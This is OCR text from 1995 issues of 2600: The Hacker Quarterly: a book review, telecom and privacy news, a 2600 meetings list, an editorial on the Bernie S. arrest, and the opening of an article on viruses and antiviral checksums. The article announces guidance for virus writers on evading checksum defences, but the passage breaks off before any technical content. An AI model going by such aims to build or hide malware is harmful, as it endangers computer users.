Masters is undoubtedly a good read. Ironically, however, it is precisely the ease with which one can surf through its pages which accounts for why so many of its finer points are lost. For example, MOD, we learn, is a gang. The authors like that term. Gang. Quittner even uses it in his articles on the same subject. After all, these hackers are all from the inner city, the spawning ground of gangs. Gangland, as it were. It is unfortunate that Slatalla and Quittner have latched onto this word, given the negative connotations that are now associated with it, and even more unfortunate that many readers will see the word and miss the meaning. What sort of gangs are we talking about here? *Masters* tells us, "Gang members on the electronic frontier don't live in the same states, wouldn't recognize each other if they were standing shoulder to shoulder on the same bus". Gee, that doesn't sound like any gang I know of. Sounds more like some national club. Perhaps that is why *Masters* describes Eli's room as "...the closest thing to a clubhouse that they'd ever have" OK. So MOD is both a gang (albeit a strange one) and a club. Anything else? The point is that the authors are using the term *gang* in an extremely broad sense, a fact that is likely to escape the attention of their readers as they riffle through this text. At one point, *Masters* even describes the LOD gang as being "just like any schoolyard pack of boys". Interestingly, *Masters* implies that MOD was somehow more ganglike than LOD despite the fact that MOD had neither the rules nor the parliamentarism of their Texas-based counterparts. In any case, I know of no better way to arouse confusion than to use relatively distinct terms as if they were synonyms. One thing I was hoping to find and never did was the rather innocuous term "friendship." The core of MOD was first and foremost a friendship (and, incidentally, where I come from, when you put friends together in one room, you get a group of friends, not a gang).

While *Masters* is indeed a fine book, it is by no means a great book, if only because it does what so many other hacker books have done before: attempt to explain hackers to an audience which has barely become comfortable with the idea of computers, let alone computer wizards. But this is 1995, and hackers have been around in their present incarnation for some 15 years now. Yet at times, *Masters* appears to have been written in an historical void. Missing are the countless points in history that would provide some context as to what the characters are doing. Missing are the references to the fact that - by the time MOD came into existence - a hacker culture had already existed and flourished around the world. To its credit, *Masters* does tell us that "To be a hacker in the late 1980s was to be a kid with a notebook stuffed with passwords for Unixes and VAXes, switch dialups, and all kinds of university mainframes". And *Masters* does have a token page or two acknowledging Robert Morris, Operation Sundevil, the Steve Jackson case, and other unquestionably important events in hacker history. But you will need a scanner and some OCR software to find these paragraphs because - wouldn't you know it - *Masters* does not have an index, or source notes for that matter. And it is precisely omissions of this nature that make one wonder to what degree this book should be taken seriously. Add to this the factual errors. While addressing these errors are beyond the scope of this review, one thing I found absolutely inexcusable was *Masters'* use of the moronic "house" paradigm to describe being locked out of one's corporate computer. Once again, for the record: being locked out of one's corporate computer is not like being locked out of one's own home; if anything, it is like being locked out of one's private golf course. Even worse, *Masters* makes this analogy even while drawing attention to other ridiculous analogies that were presented in the now famous Harper's forum on computer hacking. *Masters*, then, has a way to go before greatness. The fact is that there are a lot of characters in this story - a whole lot - and they all fit together in a myriad of complex ways. If *Masters* has any weakness, it's in trying to simplify a story that could fill volumes to something under 226 pages (to give you some perspective, Mark's indictment alone could fill volumes). While I certainly respect the magnitude of Slatalla and Quittner's undertaking, I sometimes cringe at the result: a sort of fun-to-read children's story for adults.

This review was written *without* the use of the following terms:

cyberpunk
cyberspace
digital highway
global network
infobahn
infoway
information superhighway
cracker
on-ramp

With a little effort, you can avoid using these terms as well.

The anonymous remailer in Finland used by thousands to transmit anonymous messages over the Internet apparently isn't so anonymous after all. Finnish police, aided by the good folks at Interpol, raided the anon.penet.fi site at the behest of the Church of Scientology and successfully got the real email address of a person who had posted sensitive information to the alt.religion.scientology newsgroup. According to the system administrator, he had the choice of giving up one name or the entire system. As far as we're concerned, there's not much difference. The Internet needs *real* anonymity to prevent this kind of scare tactic. Meanwhile, the Church of Scientology continues to pursue a lawsuit against Netcom for allowing people to post things that the Church finds objectionable. The CoS attempt to "shut down" the alt.religion.scientology newsgroup appears to have loudly backfired. In true democratic form, more people than ever are sharing ideas and information through that forum thanks to all the publicity.

Speaking of scare tactics, Internet users in Hong Kong experienced the power of government firsthand. Access to the net was all but cut off after a series of government raids that, depending on who you talked to, were designed to curtail unlicensed connectivity or prevent computer hackers from operating. Whatever the intent, the effect was most chilling as nearly all access to the net was cut off throughout the country.

According to the Canadian Alliance Against Software Theft (CAAST), two bulletin boards (Montreal's "90 North" and Toronto's "Legion of Death") were shut down and their owners indicted under the Canadian Copyright Act. They were fined a total of $22,500 after pleading guilty to having unlicensed software.

A brief story in the *Dallas Business Journal* says the Internal Revenue Service is "expanding a secret database it keeps on the lives of U.S. citizens" to include motor vehicle records, child support information, credit reports, news stories, and tips from IRS informants.

The *New York Times* claims that Big Brother "is definitely watching" in central Liverpool and in many other British towns and cities. "Local governments, civic associations, and law enforcement agencies are rushing to install elaborate video security systems, brushing aside any concerns about civil liberties in an effort to deter crime." The surveillance program cost $600,000 and is focused upon a busy half mile stretch of Church Street. The 20 cameras are perched on top of 20-foot poles several hundred yards apart and are individually controlled from a darkened room a few blocks away. Systems like this one are popping up all over the country with only a few people wondering what kind of effect this could have on such things as public demonstrations. In America, however, we can always depend on pure stupidity. Five teenagers in Florida are standing trial for vandalism and the main piece of evidence against them is a videotape. The difference is that they made it themselves for their own entertainment.

A Pennsylvania plumber ordered "ultra call forwarding" on the lines of five competitors and had their calls routed to himself. Apparently, Bell Atlantic never thought of this scenario. The competitors lost thousands of dollars in business and the plumber was charged with various crimes, the strangest one being unlawful use of a computer. That's right, you can now be charged with computer crime without ever actually using one yourself!

NYNEX has done it again - this time they slipped up when installing All-Call Restrict, the service that blocks your phone number from appearing on Caller ID displays. It seems that a large number of customers weren't actually being blocked when they thought they were. We'll never know how many people were ultimately affected nor will we find out what horror stories took place as a result. But we will be able to reaffirm that NYNEX continues to have major problems performing even the simplest of tasks for its hostage customers.

Some highlights from a recent NYNEX security publication called *SQAR* (Security Quarterly Activity Report):

"Security investigated a report that a Service Technician solicited and received $30 from a customer to install an additional unauthorized jack and wiring during a new line service connect. The allegation stated that the Service Technician claimed that this was new Company policy and payment should be made to him. A relative of the customer called regarding this policy and was advised to contact Security. The technician denied receiving any money. The customer, in a written statement, maintained that the technician returned the following day and suggested that the $30 be called a 'tip'. When the customer refused, the technician returned the money. The employee could not satisfactorily explain why the work was performed but no

billing forms were submitted for the work. The employee was dismissed."

"Security received a report from the NYPD that the husband of a New York Telephone employee was arrested for the armed robbery of an armored truck delivering payroll funds to a Company location. It was also reported that our employee had prior knowledge of the crime. The employee made a video-taped interview, with the police, admitting that she was aware her husband planned to commit the robbery. She also admitted to spending a portion of the proceeds from the crime. The employee was dismissed."

"Security received an anonymous report that a New York Telephone employee was call forwarding customers' lines without authorization. During the investigation, Security observed an employee acting suspiciously while working in a terminal box. When questioned, the employee admitted to call forwarding six to ten lines per week to specified telephone numbers for weekly payments of $250. This has been occurring for over seven months. The employee also admitted to turning back some customers' lines in order to prevent them from knowing that the service was compromised. The lines were eventually used to place fraudulent third-party calls all over the world. The local D.A.'s office became involved, no arrests have been made to date and the employee was dismissed."

"A Service Technician was accused of defacing a religious article at a customer's business location. Security determined the allegation to be true. The employee made a formal apology, paid restitution of $300 and was also suspended for three days."

"The ex-wife of a New York Telephone Representative reported that the telephone records for her non-published service were being compromised. She alleged that her ex-husband was obtaining the records from his girlfriend who is a TRG Staff Manager. Security investigated and found that the TRG manager had accessed the records. When interviewed, she acknowledged accessing the records and stated it was done at the request of the ex-husband. The representative claimed that he made the inquiry at the request of his ex-wife, which she denied. Both employees were dismissed."

"Security investigated a report from a TRG manager that a fellow manager had made threatening statements concerning the Company, Vietnam veterans, guns, and explosives. The threats were made in the presence of other coworkers. The employee admitted to making the threats but claimed they were made in jest and he would never do anything to cause damage to the Company or his fellow employees. The employee had previously been placed 'at risk' under FMP but was able to keep his job. In a subsequent FMP, he was again identified 'at risk' and has been separated from the payroll."

"Security received a report that four orders for new telephone service were processed in a fraudulent manner. The orders were directly entered into the Service Order Processing (SOP) system, bypassing the Direct Order Entry (DOE) system, thereby avoiding the need for customer credit information. Security determined that the orders were processed from one specific RMO terminal. The employee assigned to the terminal was identified as a Business Office Representative and questioned. The employee at first denied any knowledge of the orders but later admitted the infractions when confronted with the evidence. The employee also alleged that this practice is widespread but would give no further information in this regard. The employee resigned."

"Security received an anonymous report alleging that a Special Representative permitted his daughter, a non-employee, to accompany him to work on Saturdays. It was also alleged that the daughter had access to Company records, and had assisted her father by performing various typing functions in the ICRIS (Integrated Customer Record Information System) and SOP systems. The employee admitted to bringing his daughter to work on one occasion but denied that she had performed any work in the data base systems. Security was unable to substantiate access into the systems. The employee was cleared of the charges and the Personnel Policies and Practices section dealing with access of unauthorized persons to work locations was reviewed with him."

"Security received a report from a subscriber that an employee offered to return after hours to install an additional jack for $70. Security identified the employee to be an Escort who had been temporarily promoted to Service Technician. When interviewed, the employee admitted that he had installed unauthorized jacks on other occasions and had solicited the complaining customer for the unauthorized installation of the jack. The subject also implicated another employee in the scheme but Security was unable to substantiate this allegation. The Escort was dismissed."

The bad news is that this is a quarterly publication and there are many more such stories involving only one phone company in one state. The good news is that it seems virtually anyone can get a job in a phone company these days.

LEAKING CABLES

In recent months a number of journalists on national newspapers have been anonymously sent a document labelled "private and confidential" and "not to be shown outside BT". It is an internal British Telecom briefing about the challenge from cable companies which, it says, "are literally digging themselves in across the country". The document spells out how much of a threat they could be and explains what BT is doing about it. For some reason no newspapers have published the document. BT representatives, playing down the leak, claim it is between a year and 18 months old and therefore not worth regurgitating but it makes fascinating reading. The company is worried and it shows that competition for the former monopoly is a real issue, not just a political promise.

Cable companies are digging up and laying down cable in 30 streets a day. There are currently 127 cable franchises, most of which have financial backing from major American telephone and cable groups. Most are ostensibly offering cable television but 26 of them are also offering phone services, with another 33 expected to jump on the bandwagon soon. The document says there are currently (whenever it was written) more than 17,000 cable business lines, an increase of 500 percent on the previous year. Such telephone lines are forecast to grow by 20,000 a month in the residential market and 3,000 for business.

"The threats which the cable challenge pose to BT must not be underestimated," warns the briefing, and lists those threats as follows: a large proportion of the residential market being "swallowed up" and pressure on the local business market; collaboration between cable companies, meaning cheap cable-to-cable calls and the potential of a national network, which could pull in larger customers; lost revenue for national and international calls where traffic is carried by Mercury; the loss of phone numbers if customers are eventually allowed to keep their own when they move; exploitation of the imminent national code change.

These are indeed serious threats to BT. Quite apart from the immediate loss of revenue, these factors could combine to make a serious dent in the company's image, which has been improving greatly since privatisation. I am not convinced its response is the most effective one, however. The document claims: "We can and will beat off the challenge by focusing on value rather than price... and by emphasising our quality of service." In America, for instance, where phone services are light years ahead of ours, phone companies compete for business by putting the emphasis on value, price, and quality. BT is relying on teething problems with cable companies and with Mercury, which there almost certainly will be, so that it can draw comparisons with its own slicker operation. But teething problems take less and less time to sort out these days, particularly for private companies with bright young technologists hoping to make a fortune. BT should remember, too, that only ten years ago it was a hopeless, shambolic dinosaur.

"Putting the customer first must be a reality, not a promise," the document continues. "We must help our customers choose to stay with BT by showing them that we value their business," it says, claiming that this should be achieved through the advertising theme "We Want Your Business". I could be wrong, but is an in-yer-face ad campaign starting "We Want..." really likely to convince customers that they are being put first? As for receiving "help to choose" the person offering the help, there's just a chance some customers might feel the advice was a touch biased.

So here, in its own words, are the five things BT staff have been told to concentrate on to fend off the opposition: "quality of service" (improving, certainly, but far short of potential); "depth of experience" (its depth of experience lies in running a poor service - good service is a new concept to BT); "breadth of portfolio" (big deal - nonsense words); "future technology" (already far outstripped in this field by the cable companies themselves); "understanding of business needs" (ditto). Then, bizarrely, it goes on to suggest BT people tell their customers: "No other supplier can offer such competitive rates, a wide choice of products and high quality of service that are all designed to meet every customer's needs." It would be interesting to see how, given what we have already read, they justify such a claim about competitive rates unless it is a purely subjective judgment along the lines of, BT is so marvellous that people should pay more. Read on, and you find that BT admits the cable companies' typical service record includes four-hour fault response and 24-hour fault repair, although it adds that there is some evidence Mercury lines get congested. There then follows a table comparing BT against its rivals on a series of subjects which, again, appear to make a nonsense of the response the company is telling its staff to dish out to disgruntled customers. The table shows that on price, cable firms are "cheaper overall"; on the network, cables have clearer lines and new technology while BT offers equivalents in "nearly all" business centres; on customer contact, cables have face-to-face and BT offers impersonal numbers like 151 for all but the biggest companies; on billing, cable calls are automatically itemised but BT's can only be supplied (on demand) on digital exchanges; on charging, where cable callers pay only for what they use and BT users pay in fixed-size units "which may make us uncompetitive"; on local service, where cable companies are leagues ahead because they are all locally-based.

Perhaps some of the contradictions in fact and claim can be explained by BT not wanting to panic its staff. But this is a gloomy document and BT is going to have to hit back with a lot more than slogans and a good sales pitch if, in its own words, it wants to stop the cable operators "cumulatively eroding a large proportion of the residential market and a significant percentage of BT's business base". As the company warns its employees: "Doing nothing is no longer an option."

2600 MEETINGS

NORTH AMERICA

Ann Arbor, MI

Galleria on South University.

Baltimore

Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Baton Rouge, LA

In The LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN

Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID

Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432, 9559, 9700, 9798.

Boston

Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Chicago

3rd Coast Cafe, 1260 North Dearborn.

Cincinnati

Kenwood Town Center, food court.

Clearwater, FL

Clearwater Mall, near the food court. (813) 796-9706, 9707, 9708, 9813.

Cleveland

University Circle Arabica.

Columbus, OH

City Center, lower level near the payphones.

Dallas

Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (214) 931-3850.

Hazleton, PA

Lural Mall in the new section by phones. Payphones: (717) 454-9236, 9246, 9365.

Houston

Food court under the stairs in Galleria 2, next to McDonalds.

Kansas City

Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9358, 9388, 9506, 9519, 9520; 625-9923, 9924; 614-9849, 9872, 9918, 9926.

Louisville, KY

The Mall, St. Matthew's food court.

Madison, WI

Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Nashville

Bellevue Mall in Bellevue, in the food court.

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd. Payphones: (212) 223-9011, 8927; 308-8044, 8162.

Ottawa, ONT (Canada)

Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279. In the food court. Payphones: (412) 928-9926, 9927, 9934.

Portland, OR

Lloyd Center Mall, second level at the food court.

Poughkeepsie, NY

South Hills Mall, off Route 9. By the payphones in front of Radio Shack, next to the food court.

Raleigh, NC

Crabtree Valley Mall, food court.

Rochester, NY

Marketplace Mall food court.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento

Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644.

San Francisco

4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle

Washington State Convention Center, first floor. Payphones: (206) 220-9774,5,6,7.

Washington DC

Pentagon City Mall in the food court.

*****

EUROPE & SOUTH AMERICA

Buenos Aires, Argentina

In the bar at San Jose 05.

London, England

Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm to 8pm.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

Granada, Spain

At Kiwi Pub in Pedro Antonio de Alarcore Street.

Halmstad, Sweden

At the end of the town square (Stora Torget), to the right of the bakery (Tre Hjartan). At the payphones.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600.

PLEASE CHECK GUIDELINES ON PAGE 19

Payphones of the World

HONG KONG

A Cardphone and a Creditphone. The Creditphone takes credit cards, the Cardphone takes phone cards. They both take coins as well.


Photos by Michael Pusateri

COSTA RICA

In the frontier town of Puerto Jimenez, Peninsula de Osa.

Photo by Martin Raminer

FINLAND



Reminiscent of coin phones throughout Scandinavia. Card phones in Scandinavia are usually orange, coin phones are blue/silver.

Photo by Flippy the Squid


2600

The Hacker Quarterly

VOLUME TWELVE, NUMBER TWO

$4 ($5.50 in Canada)

SUMMER 1995



52

0 74470 83158 7

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout
Scott Skinner

Cover Design
Holly Kaufman Spruch

Office Manager
Tampruf

"In a dramatic confirmation of how vulnerable Defense Department computers connected to the Internet actually are, the Defense Information Systems Agency revealed that it has conducted mock attacks on more than 8,000 DOD computers over the last two years. The DISA team successfully broke into more than 88 percent of the computers. Less than 5 percent even realized they had been attacked."
- Federal Computer Week, February 6, 1995.

Writers: Billsf, Blue Whale, Commander Crash, Eric Corley, Count Zero, Kevin Crow, Dr. Delam, John Drake, Paul Estev, Mr. French, Bob Hardy, Kingpin, Knight Lightning, NC-23, Peter Rabbit, David Ruderman, Silent Switchman, Mr. Upsetter, Voyager, Dr. Williams.

Prisoners: Bernie S., Kevin Mitnick.

Network Operations: Max-q, Phiber Optik, Piotrus.

Voice Mail: Neon Samurai.

Webmaster: Bloot.

Technical Expertise: Rop Gonggrijp, Joe630.

Enforcement: Sarlo.

Shout Outs: Tom Mandel.

GUTS

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984-1994 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-474-2677**

the bernie s. saga

It's almost a given that the first few pages of *2600* will be devoted to the latest travesty of justice, the most recent in the long string of harassment against computer hackers. Regretfully, this issue will not be an exception. In fact, this time what we're talking about could have such profound effects on the rest of us that nothing will ever seem the same. It may sound a bit over-dramatized but we feel the facts have no trouble supporting our cynical conclusions.

Bernie S. (Ed Cummings) was involved in *2600* for most of our existence. If anyone could answer a question on scanners, surveillance, or the technical workings of a certain piece of machinery, he could. His presence at the Hackers On Planet Earth conference last year provided many informative lectures to a fascinated audience. Like most good hackers, Bernie S. believed in sharing the information he was able to obtain or figure out.

At the time of this writing, Bernie S. sits in federal prison, held without bail and without any prospect of a trial in the near future. The more we find out about this case, the more we believe that nobody really knows why he's been imprisoned.

It started outside a 7-11 in Pennsylvania when Haverford Township Police came upon what they believed was a drug deal in progress. They were wrong. What they were witnessing was a transaction involving crystals which could be used to modify Radio Shack tone dialers into red boxes. The key word here is "could" since crystals themselves can be found in a multitude of sources and their possession or sale is far from illegal. Bernie S. believed in making technology accessible to the public and providing something as basic as a crystal was one way of achieving this. However, the police did not understand this and thought they were onto some really big nefarious scheme to do something really bad. So they searched the vehicles of Bernie S. and the people he had met there. They confiscated all of the crystals as well as "suspicious" reading material such as *The Whole Spy Catalog*, a must for any serious hacker (available from Intelligence Incorporated, 2228 S. El Camino Real, San Mateo, CA 94403). They said everything would be returned if nothing illegal was found to be going on.

Then the United States Secret Service was contacted. Special Agent Thomas Varney informed the local police that there was no other use for a red box (and hence, the crystals in question) but to commit fraud. The Secret Service even went so far as to go to a payphone with the Haverford police to demonstrate how an illegal red box call is made. Based upon this, Bernie S. was forcefully arrested at gunpoint by numerous law enforcement personnel and thrown into state prison. All of his books, manuals, copies of *2600*, and anything electronic were seized. The charges were possession of a red box (a non-working Radio Shack dialer that someone had asked him to look at) and unauthorized access to a phone company computer. Apparently the thought behind the latter charge was that if Bernie S. had used a red box, he would have had to have signalled a computer with the red box tones simply by playing them. And so, unauthorized access.

The judge refused to indict him on this charge because it was so far-fetched and because there was no indication that Bernie S. had ever even used a red box, let alone a phone company computer. Ironically, the Secret Service and the Haverford Police had already done both, in their eagerness to

capture Bernie S. No doubt with all of this in mind, the judge set bail for the remaining charge of possession of a red box: $100,000.

The fact that such a bogus charge and exorbitant bail were allowed to stand shocked many. And shock turned to disbelief when a student questioning this on the Internet found himself threatened with a libel lawsuit by the Haverford Police (see page 26). This was truly turning into a spectacle of the bizarre. Bernie S., meanwhile, endured week after week of squalor and inhuman treatment in a state prison.

Then, one day, the Haverford Police announced they were dropping all charges in the case after Bernie S. spent more than a month in prison with rapists and murderers. It almost appeared as if they had realized how flimsy their case actually was and how unfair it was to penalize someone so severely who hadn't even accused of doing something fraudulent. But this was not to be. The local police had made an arrangement with the federal government that substituted the old red box charge with new federal charges accusing Bernie S. of possession of hardware and software which could be used to modify cellular phones. Was this really the best they could do? Bernie S. had openly advertised this software which had been used legitimately by many to create extensions of their cellular phones. Many hackers learned about this technology at the HOPE conference. But because this software could also be used by criminals, the government decided to charge Bernie S. as if he were one of those criminals. And for this, the government has declined to set any bail.

To give you an idea of the intellect we're dealing with, here's a quote from Special Agent Thomas Varney's affidavit:

"During my review of the items seized pursuant to the state search warrant, I determined that Cummings had in his residence the following items that could be used for the cloning of cellular telephones:

"(a) Three cellular telephone cloning computer disks.

"(b) A lap top computer that had a cloning software program on the hard drive which I confirmed by observation.

"(c) A computer cable that would allow for cloning of Motorola brand cellular telephones.

"(d) Several cellular telephones some of which had broken plastic surrounding the electrical connectors to the battery pack. The breakage of the plastic is a required step before cellular telephones can be connected to a computer for cloning.

"(e) A book titled Cellular Hacker's Bible.

"(f) Photographs depicting Cummings selling cellular telephone cloning software at an unknown event."

We congratulate Varney on being the first person to grasp the concept of photographs being used to clone cellular phones. However, until the scientific evidence is in, perhaps we'd just better strike item (f).

Items (a) and (b) are the same - (a) is a disk with a computer program and (b) is a computer with the same computer program. With a little more effort, the next item could have been a house with a computer program in it, but the Secret Service probably felt that a laptop computer would be of more use around the office. (A large number, if not most, of computer hacker cases never see owners reunited with their computer equipment.) So if we follow the logic here, it's possible that Bernie S. got himself thrown into prison without bail because he figured out how to make an extension of a cellular phone and wrote a computer program to do this. Way back before the Bell breakup, people were afraid of getting into trouble for plugging in extra phones without letting the phone company know. We

(continued on page 21)

Pioneering New Antiviral Technologies

by Adam Young


I am a hacker and a computer scientist and I have studied viruses from both perspectives since the mid 1980's. Knowing how viruses work helps to distinguish between good antiviral software and bad antiviral software. Similarly, knowing how antiviral programs works helps one to write better and more effective viruses. This article summarizes many years of my independent study on computer viruses.

This article is divided into several sections. In the first section, I correct the misinformation in an article in *2600* called "Protecting your Virus". Background information is then provided on the use of cryptographic checksums for antiviral purposes. In the third section I assume the role of an antiviral developer and explain an idea of mine that could significantly reduce the viral threat to society. The last section covers how this new method can be bypassed by certain viruses.

This will be of use to virus writers and antiviral developers alike. It contains information that can help antiviral developers make software more resistant to viral attack. It also explains how to correctly "protect your virus" and explains one possible method to bypass programs that do cryptographic checksums.

How to Really Protect Your Virus

